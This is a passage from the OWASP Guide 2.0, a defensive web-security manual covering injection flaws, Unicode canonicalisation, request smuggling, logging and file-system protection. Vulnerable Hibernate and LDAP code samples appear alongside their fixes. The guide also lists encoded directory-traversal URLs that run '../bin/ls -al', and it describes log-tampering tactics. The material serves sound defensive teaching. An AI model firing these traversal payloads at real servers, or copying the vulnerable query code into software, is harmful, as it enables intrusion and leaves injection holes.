If the attacker can insert data into a header, such as the location header (used in redirects) or in
the cookie, and if the application does not protect against CRLF injection, it is quite likely that
the application will be vulnerable to HTTP Response Splitting. The attack injects two responses
(thus the name), where the first response is the attacker’s payload, and the second response
containing the rest of the user’s actual output, is usually ignored by the web server.

How to protect yourself

   Investigate all uses of HTTP headers, such as


                                                     178
OWASP Guide 2.0

    •     setting cookies
    •     using location (or redirect() functions)
    •     setting mime-types, content-type, file size, etc
    •     or setting custom headers

    If these contain unvalidated user input, the application is vulnerable when used with
application frameworks that cannot detect this issue.
    If the application has to use user-supplied input in HTTP headers, it should check for double
“n” or “rn” values in the input data and eliminate it.
    Many application servers and frameworks have basic protection against HTTP response
splitting, but it is not adequate to task, and you should not allow unvalidated user input in HTTP
headers.

SQL Injection

    SQL Injection can occur with every form of database access. However, some forms of SQL
injection are harder to obviate than others:
    •     Parameterized stored procedures, particularly those with strongly typed parameters
    •     = Prepared statements
    •     = ORM (eg Hibernate)
    •     Dynamic queries

    It is best to start at the top and work to the lowest form of SQL access to prevent injection
issues.
    Although old-fashioned dynamic SQL injection is still a favorite amongst PHP programs, it
should be noted that the state of the art has advanced significantly:
    •     It is possible to perform blind (and complete) injection attacks (see the NGS papers in the
          references section of this chapter) using timing based attacks

    •     It is possible to obviate certain forms of stored procedures, particularly when the stored
          procedure is just a wrapper
    The application should:


                                                     179
OWASP Guide 2.0

   •   All SQL statements should ensure that where a user is affecting data, that the data is
       selected or updated based upon the user's record

   •   In code which calls whichever persistence layer, escape data as per that persistence
       layer's requirements to avoid SQL injections
   •   Have at least one automated test should try to perform a SQL injection.

   This will ensure the code has an extra layer of defense against SQL injections, and ensure
that if this control fails, that the likelihood of the injection working is known.

ORM Injection

   It is commonly thought that ORM layers, like Hibernate are immune to SQL injection. This
is not the case as Hibernate includes a subset of SQL called HQL, and allows "native" SQL
queries. Often the ORM layer only minimally manipulates the inbound query before handing it
off to the database for processing.
   If using Hibernate, do not use the depreciated session.find() method without using one of the
query binding overloads. Using session.find() with direct user input allows the user input to be
passed directly to the underlying SQL engine and will result in SQL injections on all supported
RDBMS.


Payment payment = (Payment) session.find("from com.example.Payment as payment
where payment.id = " + paymentIds.get(i));


   The above Hibernate HQL will allow SQL injection from paymentIds, which are obtained
from the user. A safer way to express this is:


int pId = paymentIds.get(i);

TsPayment payment = (TsPayment) session.find("from com.example.Payment as
payment where payment.id = ?", pId, StringType);


   It is vital that input is properly escaped before use on a SQL database. Luckily, the current
Oracle JDBC driver escapes input for prepared statements and parameterized stored procedures.
However, if the driver changes, any code that assumes that input is safe will be at risk.
   The application should:


                                                     180
OWASP Guide 2.0

    •   Ensure that all native queries are properly escaped or do not contain user input
    •   Ensure that all ORM calls which translate into dynamic queries are re-written to be bound
        parameters

    •   In code which calls whichever persistence layer, escape data as per that persistence
        layer's requirements to avoid SQL injections
    •   Have at least one automated test should try to perform a SQL injection.
    •   This will ensure the code has an extra layer of defense against SQL injections, and ensure
        that if this control fails, that the likelihood of the injection working is known.

LDAP Injection

    LDAP injections are relatively rare at the time of writing, but they are devastating if not
protected against. LDAP injections are thankfully relatively easy to prevent: use positive
validation to eliminate all but valid username and other dynamic inputs.
    For example, if the following query is used:


String principal = "cn=" + getParameter("username") + ", ou=Users,
o=example";
String password = getParameter("password");


env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);


// Create the initial context
DirContext ctx = new InitialDirContext(env);


    the LDAP server will be at risk from LDAP injection. It is vital that LDAP special characters
are removed prior to any LDAP queries taking place:


// if the username contains LDAP specials, stop now
if ( containsLDAPspecials(getParameter("username")) ) {
        throw new javax.naming.AuthenticationException();
}

                                                   181
OWASP Guide 2.0


String principal = "cn=" + getParameter("username") + ", ou=Users,
o=example";
String password = getParameter("password");


env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);


// Create the initial context
DirContext ctx = new InitialDirContext(env);


XML Injection

    Many systems now use XML for data transport and transformation. It is vital that XML
injection is not possible.

Attack paths - blind XPath Injection

    Amit Klein details a variation of the blind SQL injection technique in the paper in the
references section below. The technique allows attackers to perform complete XPath based
attacks, as the technique does not require prior knowledge of the XPath schema.
    As XPath is used for everything from searching for nodes within an XML document right
through to user authentication, searches and so on, this technique can be devastating if the
system is vulnerable.
    The technique Klein describes is also a useful extension for other blind injection-capable
interpreters, such as many SQL dialects.

How to determine if you are vulnerable

    •   If you allow unvalidated input from untrusted sources, such as the user; AND
    •   If you use XML functions, such as constructing XML transactions, use XPath queries, or
        use XSLT template expansion with the tainted data, you are most likely vulnerable.

How to protect yourself

    This requires the following characters to be removed (ie prohibited) or properly escaped:


                                                   182
OWASP Guide 2.0

   •   < >    / ' = "   to prevent straight parameter injection
   •   XPath queries should not contain any meta characters (such as ' = * ? // or similar)
   •   XSLT expansions should not contain any user input, or if they do, that you
       comprehensively test the existence of the file, and ensure that the files are within the
       bounds set by the Java 2 Security Policy

Code Injection

   ASP.NET does not contain any functions to include injected code, but can do it through the
use of CodeProvider classes along with reflection. See the “ASP.NET Eval” reference
   Any PHP code which uses eval() is at risk from code injection.
   Java generally does not contain the ability to evaluate dynamic JSPs.
   However, there are two exceptions to this:
   •   Dynamic JSP inclusion (<jsp:include ...>)
   •   Using a third party JSP eval taglibs.

   •   Portals and other community-based software often require the evaluation of dynamic
       code for templates and skinning. If the portal software requires dynamic includes and
       dynamic code execution, there is a risk of Java or JSP code injection.

   To combat this, the primary defenses are to
   •   Always prefer static include ( <% include ... %> )
   •   Not allow the inclusion of files outside of the server by using Java 2 Security policies
   •   Establish firewall rules to prevent outbound Internet connectivity
   •   Ensure that code does not interpret user data without prior validation.
   In a theoretical example, the user may choose to use "Cats" as their primary theme. In this
theoretical example, the code dynamically includes a file called "Cats.theme.jsp" using simple
concatenation. However, if the user types in something else, they may be able to get Java code
interpreted on the server. At that stage, the application server is no longer 0wned by the user.
Generally, dynamic inclusion and dynamic code evaluation should be frowned upon.


                                                 183
OWASP Guide 2.0

Further Reading

   •   Klein, A., Blind XPath Injection
       http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.p
       df

   •   Klein, A., DOM Based XSS Injection
       http://www.webappsec.org/projects/articles/071105.html

   •   Adding XSS protection to .NET 1.0
       http://msdn.microsoft.com/library/default.asp?url=/library/en-
       us/dnaspp/html/scriptingprotection.asp

   •   ASP.NET Eval
       http://www.eggheadcafe.com/articles/20030908.asp

   •   Malicious code mitigation
       http://www.cert.org/tech_tips/malicious_code_mitigation.html

   •   XSLT injection in Firefox
       http://www.securityfocus.com/advisories/8185

   •   XML Injection in libxml2 packages
       http://www.securityfocus.com/advisories/7439

   •   XML injection in PHP
       http://www.securityfocus.com/advisories/8786

   •   SQL Injection papers
       http://www.nextgenss.com/papers/advanced_sql_injection.pdf
       http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
       http://www.sqlsecurity.com/faq-inj.asp
       http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf


                                                 184
OWASP Guide 2.0


Canoncalization, Locale and Unicode

Objective

   To ensure the application is robust when subjected to encoded, internationalized and Unicode
input.

Platforms Affected

   All.

Relevant COBIT Topics

   DS11.9 – Data processing integrity

Description

   Applications are rarely tested for Unicode exploits, and yet many are vulnerable due to the
same sort of issues which allows HTTP Request Smuggling to work – every browser, web
server, web application firewall or HTTP inspection agent, and other device treats user locale
handling in different (and usually confusing) manner.
   Canonicalization deals with the way in which systems convert data from one form to another.
Canonical means the simplest or most standard form of something. Canonicalization is the
process of converting something from one representation to the simplest form.
   Web applications have to deal with lots of canonicalization issues from URL encoding to IP
address translation. When security decisions are made based on less than perfectly canonicalized
data, the application itself must be able to deal with unexpected input safely.
   NB: To be secure against canocalization attacks does not mean that every application
has to be internationalized, but all applications should be safe when Unicode and
malformed representations is entered.

Unicode

   Unicode Encoding is a method for storing characters with multiple bytes. Wherever input
data is allowed, data can be entered using Unicode to disguise malicious code and permit a
variety of attacks. RFC 2279 references many ways that text can be encoded.
   Unicode was developed to allow a Universal Character Set (UCS) that encompasses most of
the world's writing systems. Multi-octet characters, however, are not compatible with many


                                                 185
OWASP Guide 2.0

current applications and protocols, and this has led to the development of a few UCS
transformation formats (UTF) with varying characteristics. UTF-8 has the characteristic of
preserving the full US-ASCII range. It is compatible with file systems, parsers and other
software relying on US-ASCII values, but it is transparent to other values.
   The importance of UTF-8 representation stems from the fact that web-servers/applications
perform several steps on their input of this format. The order of the steps is sometimes critical to
the security of the application. Basically, the steps are "URL decoding" potentially followed by
"UTF-8 decoding", and intermingled with them are various security checks, which are also
processing steps.
   If, for example, one of the security checks is searching for "..", and it is carried out before
UTF-8 decoding takes place, it is possible to inject ".." in their overlong UTF-8 format. Even if
the security checks recognize some of the non-canonical format for dots, it may still be that not
all formats are known to it.
   Consider the ASCII character "." (dot). Its canonical representation is a dot (ASCII 2E). Yet
if we think of it as a character in the second UTF-8 range (2 bytes), we get an overlong
representation of it, as C0 AE. Likewise, there are more overlong representations: E0 80 AE, F0
80 80 AE, F8 80 80 80 AE and FC 80 80 80 80 AE.


   UCS-4 Range                        UTF-8 Encoding
0x00000000-0x0000007F             0xxxxxxx

0x00000080 - 0x000007FF           110xxxxx 10xxxxxx

0x00000800-0x0000FFFF             1110xxxx 10xxxxxx 10xxxxxx

0x00010000-0x001FFFFF             11110xxx 10xxxxxx 10xxxxxx 10xxxxxx

0x00200000-0x03FFFFFF             111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

0x04000000-0x7FFFFFFF             1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx


   Consider the representation C0 AE of a ".". Like UTF-8 encoding requires, the second octet
has "10" as its two most significant bits. Now, it is possible to define 3 variants for it, by
enumerating the rest of the possible 2 bit combinations ("00", "01" and "11"). Some UTF-8
decoders would treat these variants as identical to the original symbol (they simply use the least


                                                     186
OWASP Guide 2.0

significant 6 bits, disregarding the most significant 2 bits). Thus, the 3 variants are C0 2E, C0 5E
and C0 FE.
   It is thus possible to form illegal UTF-8 encodings, in two senses:
   •   A UTF-8 sequence for a given symbol may be longer than necessary for representing the
       symbol.

   •   A UTF-8 sequence may contain octets that are in incorrect format (i.e. do not comply
       with the above 6 formats).

   To further "complicate" things, each representation can be sent over HTTP in several ways:
   In the raw. That is, without URL encoding at all. This usually results in sending non-ASCII
octets in the path, query or body, which violates the HTTP standards. Nevertheless, most HTTP
servers do get along just fine with non-ASCII characters.
   Valid URL encoding. Each non-ASCII character (more precisely, all characters that require
URL encoding - a superset of non ASCII characters) is URL-encoded. This results in sending,
say, %C0%AE.
   Invalid URL encoding. This is a variant of valid URL encoding, wherein some hexadecimal
digits are replaced with non-hexadecimal digits, yet the result is still interpreted as identical to
the original, under some decoding algorithms. For example, %C0 is interpreted as character
number ('C'-'A'+10)*16+('0'-'0') = 192. Applying the same algorithm to %M0 yields ('M'-
'A'+10)*16+('0'-'0') = 448, which, when forced into a single byte, yields (8 least significant bits)
192, just like the original. So, if the algorithm is willing to accept non-hexadecimal digits (such
as 'M'), then it is possible to have variants for %C0 such as %M0 and %BG.
   It should be kept in mind that these techniques are not directly related to Unicode, and they
can be used in non-Unicode attacks as well.
   http://www.example.com/cgi-bin/bad.cgi?foo=../../bin/ls%20-al
   URL Encoding of the example attack:
   http://www.example.com/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al
   Unicode encoding of the example attack:
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al

                                                  187
OWASP Guide 2.0

   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al
   http://www.example.com/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al

How to protect yourself

   A suitable canonical form should be chosen and all user input canonicalized into that form
before any authorization decisions are performed. Security checks should be carried out after
UTF-8 decoding is completed. Moreover, it is recommended to check that the UTF-8 encoding is
a valid canonical encoding for the symbol it represents.
   http://www.ietf.org/rfc/rfc2279.txt?number=2279

Input Formats

   Web applications usually operate internally as one of ASCII, ISO 8859-1, or Unicode (Java
programs are UTF-16 example). Your users may be using another locale, and attackers can
choose their locale and character set with impunity.

How to determine if you are vulnerable

   Investigate the web application to determine if it asserts an internal code page, locale or
culture.
   If the default character set, locale is not asserted it will be one of the following:


                                                    188
OWASP Guide 2.0

   •   HTTP Posts. Interesting tidbit: All HTTP posts are required to be ISO 8859-1, which will
       lose data for most double byte character sets. You must test your application with your
       supported browsers to determine if they pass in fully encoded double byte characters
       safely
   •   HTTP Gets. Depends on the previously rendered page and per-browser implementations,
       but URL encoding is not properly defined for double byte character sets. IE can be
       optionally forced to do all submits as UTF-8 which is then properly canoncalized on the
       server
   •   .NET: Unicode (little endian)

   •   JSP implementations, such as Tomcat: UTF8 - see “javaEncoding” in web.xml by many
       servlet containers
   •   Java: Unicode (UTF-16, big endian, or depends on the OS during JVM startup)
   •   PHP: Set in php.ini, ISO 8859-1.
       NB: Many PHP functions make (invalid) assumptions as to character set and may
       not work properly when changed to another character set. Test your application
       with the new character set thoroughly!

How to protect yourself

   •   Determine your application’s needs, and set both the asserted language locale and
       character set appropriately.

Locale assertion

   The web server should always assert a locale and preferably a country code, such as
“en_US”, “fr_FR”, “zh_CN”

How to determine if you are vulnerable

   Use a HTTP header sniffer or even just telnet against your web server:
HEAD / HTTP1.0

   Should display something like this:
HTTP/1.1 200 OK
Date: Sun, 24 Jul 2005 08:13:17 GMT
Server: Apache/1.3.29
Connection: close

                                               189
OWASP Guide 2.0

Content-Type: text/html; charset=iso-8859-1

How to protect yourself

   Review and implement these guidelines:
   http://www.w3.org/International/technique-index
   At a minimum, select the correct output locale and character set.

Double (or n-) encoding

   Most web applications only check once to determine if the input is has been de-encoded into
the correct Unicode values. However, an attacker may have doubly encoded the attack string.

How to determine if you are vulnerable

   •   Use XSS Cheat Sheet double encoder utility to double encode a XSS string
       http://ha.ckers.org/xss.html
   •   If the resultant injection is a successful XSS output, then your application is vulnerable
   •   This attack may also work against:
           1. Filenames
           2. Non-obvious items like report types, and language selectors
           3. Theme names

How to protect yourself

   •   Assert the correct locale and character set for your application
   •   Use HTML entities, URL encoding and so on to prevent Unicode characters being treated
       improperly by the many divergent browser, server and application combinations
   •   Test your code and overall solution extensively

HTTP Request Smuggling

   HTTP Request Smuggling (HRS) is an issue detailed in depth by Klein, Linhart, Heled, and
Orrin in a whitepaper found in the references section. The basics of HTTP Request Smuggling is
that many larger solutions use many components to provide a web application. The differences
between the firewall, web application firewall, load balancers, SSL accelerators, reverse proxies,
and web servers allow a specially crafted attack to bypass all the controls in the front-end
systems and directly attack the web server.


                                                   190
OWASP Guide 2.0

   The types of attack they describe are:
   •   Web cache poisoning
   •   Firewall/IDS/IPS evasion
   •   Forward and backward HRS techniques
   •   Request hijacking
   •   Request credential hijacking
   Since the whitepaper, several examples of real life HRS have been discovered.

How to determine if you are vulnerable

   •   Review the whitepaper
   •   Review your infrastructure for vulnerable components

How to protect yourself

   •   Minimize the total number of components that may interpret the inbound HTTP request
   •   Keep your infrastructure up to date with patches

Further Reading

   •   IDS Evasion using Unicode
       http://online.securityfocus.com/print/infocus/1232

   •   W3C Internationalization Home Page
       http://www.w3.org/International/

   •   HTTP Request Smuggling
       http://www.watchfire.com/resources/HTTP-Request-Smuggling.pdf

   •   XSS Cheat Sheet
       http://ha.ckers.org/xss.html


                                              191
OWASP Guide 2.0


Error Handling, Auditing and Logging

Objective

   Many industries are required by legal and regulatory requirements to be:
   •   Auditable – all activities that affect user state or balances are formally tracked

   •   Traceable – it’s possible to determine where an activity occurs in all tiers of the
       application
   •   High integrity – logs cannot be overwritten or tampered by local or remote users
   Well-written applications will dual-purpose logs and activity traces for audit and monitoring,
and make it easy to track a transaction without excessive effort or access to the system. They
should possess the ability to easily track or identify potential fraud or anomalies end-to-end.

Environments Affected

   All.

Relevant COBIT Topics

   DS11 – Manage Data – All sections should be reviewed, but in particular:
   DS11.4 Source data error handling
   DS11.8 Data input error handling

Description

   Error handling, debug messages, auditing and logging are different aspects of the same topic:
how to track events within an application:


                                                   192
OWASP Guide 2.0


Best practices

   •   Fail safe – do not fail open
   •   Dual purpose logs
   •   Audit logs are legally protected – protect them
   •   Reports and search logs using a read-only copy or complete replica

Error Handling

   Error handling takes two forms: structured exception handling and functional error checking.
Structured exception handling is always preferred as it is easier to cover 100% of code.
Functional languages such as PHP 4 that does not have exceptions are very hard to cover 100%
of all errors. Code that covers 100% of errors is extraordinarily verbose and difficult to read, and
can contain subtle bugs and errors in the error handling code itself.
   Motivated attackers like to see error messages as they might leak information that leads to
further attacks, or may leak privacy related information. Web application error handling is rarely
robust enough to survive a penetration test.
                                                 193
OWASP Guide 2.0

    Applications should always fail safe. If an application fails to an unknown state, it is likely
that an attacker may be able to exploit this indeterminate state to access unauthorized
functionality, or worse create, modify or destroy data.

Fail safe

    •   Inspect the application’s fatal error handler.
    •   Does it fail safe? If so, how?
    •   Is the fatal error handler called frequently enough?
    •   What happens to in-flight transactions and ephemeral data?

Debug errors

    •   Does production code contain debug error handlers or messages?
    •   If the language is a scripting language without effective pre-processing or compilation,
        can the debug flag be turned on in the browser?
    •   Do the debug messages leak privacy related information, or information that may lead to
        further successful attack?

Exception handling

    •   Does the code use structured exception handlers (try {} catch {} etc) or function-based
        error handling?

    •   If the code uses function-based error handling, does it check every return value and
        handle the error appropriately?
    •   Would fuzz injection against the average interface fail?

Functional return values

    Many languages indicate an error condition by return value. E.g.:
$query = mysql_query(“SELECT * FROM table WHERE id=4”, $conn);
if ( $query === false ) {
               // error
}


                                                    194
OWASP Guide 2.0

   •   Are all functional errors checked? If not, what can go wrong?

Detailed error messages

   Detailed error messages provide attackers with a mountain of useful information.

How to determine if you are vulnerable

   •   Are detailed error messages turned on?

   •   Do the detailed error messages leak information that may be used to stage a further
       attack, or leak privacy related information?
   •   Does the browser cache the error message?

How to protect yourself

   Ensure that your application has a “safe mode” which it can return if something truly
unexpected occurs. If all else fails, log the user out and close the browser window
   Production code should not be capable of producing debug messages. If it does, debug mode
should be triggered by editing a file or configuration option on the server. In particular, debug
should not enabled by an option in the application itself
   If the framework or language has a structured exception handler (ie try {} catch {}), it should
be used in preference to functional error handling
   If the application uses functional error handling, its use must be comprehensive and thorough
   Detailed error messages, such as stack traces or leaking privacy related information, should
never be presented to the user. Instead a generic error message should be used. This includes
HTTP status response codes (ie 404 or 500 Internal Server error).

Logging

Where to log to?

   Logs should be written so that the log file attributes are such that only new information can
be written (older records cannot be rewritten or deleted). For added security, logs should also be
written to a write once / read many device such as a CD-R.
   Copies of log files should be made at regular intervals depending on volume and size (daily,
weekly, monthly, etc.). .). A common naming convention should be adopted with regards to logs,
making them easier to index. Verification that logging is still actively working is overlooked
surprisingly often, and can be accomplished via a simple cron job!

                                                 195
OWASP Guide 2.0

   Make sure data is not overwritten.
   Log files should be copied and moved to permanent storage and incorporated into the
organization's overall backup strategy.
   Log files and media should be deleted and disposed of properly and incorporated into an
organization's shredding or secure media disposal plan. Reports should be generated on a regular
basis, including error reporting and anomaly detection trending.
   Be sure to keep logs safe and confidential even when backed up.

Handling

   Logs can be fed into real time intrusion detection and performance and system monitoring
tools. All logging components should be synced with a timeserver so that all logging can be
consolidated effectively without latency errors. This time server should be hardened and should
not provide any other services to the network.
   No manipulation, no deletion while analyzing.

General Debugging

   Logs are useful in reconstructing events after a problem has occurred, security related or not.
Event reconstruction can allow a security administrator to determine the full extent of an
intruder's activities and expedite the recovery process.

Forensics evidence

   Logs may in some cases be needed in legal proceedings to prove wrongdoing. In this case,
the actual handling of the log data is crucial.

Attack detection

   Logs are often the only record that suspicious behavior is taking place: Therefore logs can
sometimes be fed real-time directly into intrusion detection systems.

Quality of service

   Repetitive polls can be protocol led so that network outages or server shutdowns get
protocolled and the behavior can either be analyzed later on or a responsible person can take
immediate actions.


                                                    196
OWASP Guide 2.0

Proof of validity

   Application developers sometimes write logs to prove to customers that their applications are
behaving as expected.
   •   Required by law or corporate policies
   •   Logs can provide individual accountability in the web application system universe by
       tracking a user's actions.
   It can be corporate policy or local law to be required to (as example) save header information
of all application transactions. These logs must then be kept safe and confidential for six months
before they can be deleted.
   The points from above show all different motivations and result in different requirements and
strategies. This means, that before we can implement a logging mechanism into an application or
system, we have to know the requirements and their later usage. If we fail in doing so this can
lead to unintentional results.
   Failure to enable or design the proper event logging mechanisms in the web application may
undermine an organization's ability to detect unauthorized access attempts, and the extent to
which these attempts may or may not have succeeded. We will look into the most common
attack methods, design and implementation errors as well as the mitigation strategies later on in
this chapter.
   There is another reason why the logging mechanism must be planned before implementation.
In some countries, laws define what kind of personal information is allowed to be not only
logged but also analyzed. For example, in Switzerland, companies are not allowed to log
personal information of their employees (like what they do on the internet or what they write in
their emails). So if a company wants to log a workers surfing habits, the corporation needs to
inform her of their plans in advance.
   This leads to the requirement of having anonymized logs or de-personalized logs with the
ability to re-personalized them later on if need be. If an unauthorized person has access to
(legally) personalized logs, the corporation is acting unlawful again. So there can be a few (not
only) legal traps that must be kept in mind.


                                                197
OWASP Guide 2.0

Logging types

   Logs can contain different kinds of data. The selection of the data used is normally affected
by the motivation leading to the logging. This section contains information about the different
types of logging information and the reasons why we could want to log them.
   In general, the logging features include appropriate debugging information’s such as time of
event, initiating process or owner of process, and a detailed description of the event. The
following are types of system events that can be logged in an application. It depends on the
particular application or system and the needs to decide which of these will be used in the logs:


                                                   198
OWASP Guide 2.0

   •    Reading of data file access and what kind of data is read. This not only allows to see if
        data was read but also by whom and when.

   •    Writing of data logs also where and with what mode (append, replace) data was written.
        This can be used to see if data was overwritten or if a program is writing at all.

   •    Modification of any data characteristics, including access control permissions or labels,
        location in database or file system, or data ownership. Administrators can detect if their
        configurations were changed.

   •    Administrative functions and changes in configuration regardless of overlap (account
        management actions, viewing any user's data, enabling or disabling logging, etc.)
   •    Miscellaneous debugging information that can be enabled or disabled on the fly.

   •    All authorization attempts (include time) like success/failure, resource or function being
        authorized, and the user requesting authorization. We can detect password guessing with
        these logs. These kinds of logs can be fed into an Intrusion Detection system that will
        detect anomalies.
   •    Deletion of any data (object). Sometimes applications are required to have some sort of
        versioning in which the deletion process can be cancelled.
   •    Network communications (bind, connect, accept, etc.). With this information an Intrusion
        Detection system can detect port scanning and brute force attacks.
   •    All authentication events (logging in, logging out, failed logins, etc.) that allow to detect
        brute force and guessing attacks too.

Noise

   Intentionally invoking security errors to fill an error log with entries (noise) that hide the
incriminating evidence of a successful intrusion. When the administrator or log parser
application reviews the logs, there is every chance that they will summarize the volume of log
entries as a denial of service attempt rather than identifying the 'needle in the haystack'.

How to protect yourself

   This is difficult since applications usually offer an unimpeded route to functions capable of
generating log events. If you can deploy an intelligent device or application component that can
shun an attacker after repeated attempts, then that would be beneficial. Failing that, an error log
audit tool that can reduce the bulk of the noise, based on repetition of events or originating from

                                                  199
OWASP Guide 2.0

the same source for example. It is also useful if the log viewer can display the events in order of
severity level, rather than just time based.

Cover Tracks

   The top prize in logging mechanism attacks goes to the contender who can delete or
manipulate log entries at a granular level, "as though the event never even happened!". Intrusion
and deployment of rootkits allows an attacker to utilize specialized tools that may assist or
automate the manipulation of known log files. In most cases, log files may only be manipulated
by users with root / administrator privileges, or via approved log manipulation applications. As a
general rule, logging mechanisms should aim to prevent manipulation at a granular level since an
attacker can hide their tracks for a considerable length of time without being detected. Simple
question; if you were being compromised by an attacker, would the intrusion be more obvious if
your log file was abnormally large or small, or if it appeared like every other day's log?

How to protect yourself

   Assign log files the highest security protection, providing reassurance that you always have
an effective 'black box' recorder if things go wrong. This includes:
   Applications should not run with Administrator, or root-level privileges. This is the main
cause of log file manipulation success since super users typically have full file system access.
Assume the worst case scenario and suppose your application is exploited. Would there be any
other security layers in place to prevent the application's user privileges from manipulating the
log file to cover tracks?
   Ensuring that access privileges protecting the log files are restrictive, reducing the majority
of operations against the log file to alter and read.
   Ensuring that log files are assigned object names that are not obvious and stored in a safe
location of the file system.
   Writing log files using publicly or formally scrutinized techniques in an attempt to reduce the
risk associated with reverse engineering or log file manipulation.
   Writing log files to read-only media (where event log integrity is of critical importance).
   Use of hashing technology to create digital fingerprints. The idea being that if an attacker
does manipulate the log file, then the digital fingerprint will not match and an alert generated.
   Use of host-based IDS technology where normal behavioral patterns can be 'set in stone'.
Attempts by attackers to update the log file through anything but the normal approved flow

                                                        200
OWASP Guide 2.0

would generate an exception and the intrusion can be detected and blocked. This is one security
control that can safeguard against simplistic administrator attempts at modifications.

False Alarms

    Taking cue from the classic 1966 film "How to Steal a Million", or similarly the fable of
Aesop; "The Boy Who Cried Wolf", be wary of repeated false alarms, since this may represent
an attacker's actions in trying to fool the security administrator into thinking that the technology
is faulty and not to be trusted until it can be fixed.

How to protect yourself

    Simply be aware of this type of attack, take every security violation seriously, always get to
the bottom of the cause event log errors rather, and don't just dismiss errors unless you can be
completely sure that you know it to be a technical problem.

Denial of Service

    By repeatedly hitting an application with requests that cause log entries, multiply this by ten
thousand, and the result is that you have a large log file and a possible headache for the security
administrator. Where log files are configured with a fixed allocation size, then once full, all
logging will stop and an attacker has effectively denied service to your logging mechanism.
Worse still, if there is no maximum log file size, then an attacker has the ability to completely fill
the hard drive partition and potentially deny service to the entire system. This is becoming more
of a rarity though with the increasing size of today's hard disks.

How to protect yourself

    The main defense against this type of attack are to increase the maximum log file size to a
value that is unlikely to be reached, place the log file on a separate partition to that of the
operating system or other critical applications and best of all, try to deploy some kind of system
monitoring application that can set a threshold against your log file size and/or activity and issue
an alert if an attack of this nature is underway.

Destruction

    Following the same scenario as the Denial of Service above, if a log file is configured to
cycle round overwriting old entries when full, then an attacker has the potential to do the evil


                                                    201
OWASP Guide 2.0

deed and then set a log generation script into action in an attempt to eventually overwrite the
incriminating log entries, thus destroying them.
    If all else fails, then an attacker may simply choose to cover their tracks by purging all log
file entries, assuming they have the privileges to perform such actions. This attack would most
likely involve calling the log file management program and issuing the command to clear the log,
or it may be easier to simply delete the object which is receiving log event updates (in most
cases, this object will be locked by the application). This type of attack does make an intrusion
obvious assuming that log files are being regularly monitored, and does have a tendency to cause
panic as system administrators and managers realize they have nothing upon which to base an
investigation on.

How to protect yourself

    Following most of the techniques suggested above will provide good protection against this
attack. Keep in mind two things:
    Administrative users of the system should be well trained in log file management and review.
'Ad-hoc' clearing of log files is never advised and an archive should always be taken. Too many
times a log file is cleared, perhaps to assist in a technical problem, erasing the history of events
for possible future investigative purposes.
    An empty security log does not necessarily mean that you should pick up the phone and fly
the forensics team in. In some cases, security logging is not turned on by default and it is up to
you to make sure that it is. Also, make sure it is logging at the right level of detail and
benchmark the errors against an established baseline in order measure what is considered
'normal' activity.

Audit Trails

    Audit trails are legally protected in many countries, and should be logged into high integrity
destinations to prevent casual and motivated tampering and destruction.


                                                     202
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Do the logs transit in the clear between the logging host and the destination?
   •   Do the logs have a HMAC or similar tamper proofing mechanism to prevent change from
       the time of the logging activity to when it is reviewed?
   •   Can relevant logs be easily extracted in a legally sound fashion to assist with
       prosecutions?

How to protect yourself

   •   Only audit truly important events – you have to keep audit trails for a long time, and
       debug or informational messages are wasteful

   •   Log centrally as appropriate and ensure primary audit trails are not kept on vulnerable
       systems, particularly front end web servers
   •   Only review copies of the logs, not the actual logs themselves
   •   Ensure that audit logs are sent to trusted systems
   •   For highly protected systems, use write-once media or similar to provide trust worthy
       long term log repositories
   •   For highly protected systems, ensure there is end-to-end trust in the logging mechanism.
       World writeable logs, logging agents without credentials (such as SNMP traps, syslog
       etc) are legally vulnerable to being excluded from prosecution

Further Reading

   •   Oracle Auditing
       http://www.sans.org/atwork/description.php?cid=738

   •   Sarbanes Oxley for IT security
       http://www.securityfocus.com/columnists/322


                                                203
OWASP Guide 2.0


File System

Objective

   To ensure that access to the local file system of any of the systems is protected from
unauthorized creation, modification, or deletion.

Environments Affected

   All.

Relevant COBIT Topics

   DS11 – Manage Data – All sections should be reviewed
   DS11.9 – Data processing integrity
   DS11.20 – Continued integrity of stored data

Description

   The file system is a fertile ground for average attackers and script kiddies alike. Attacks can
be devastating for the average site, and they are often some of the easiest attacks to perform.

Best Practices

   •   Use “chroot” jails on Unix platforms
   •   Use minimal file system permissions on all platforms

   •   Consider the use of read-only file systems (such as CD-ROM or locked USB key) if
       practical

Defacement

   Defacement is one of the most common attacks against web sites. An attacker uses a tool or
technique to upload hostile content over the top of existing files or via configuration mistakes,
new files. Defacement can be acutely embarrassing, resulting in reputation loss and loss of trust
with users.
   There are many defacement archives on the Internet, and most defacements occur due to poor
patching of vulnerable web servers, but the next most common form of defacement occurs due to
web application vulnerabilities.


                                                    204
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Is your system up to date?
   •   Does the file system allow writing via the web user to the web content (including
       directories?)
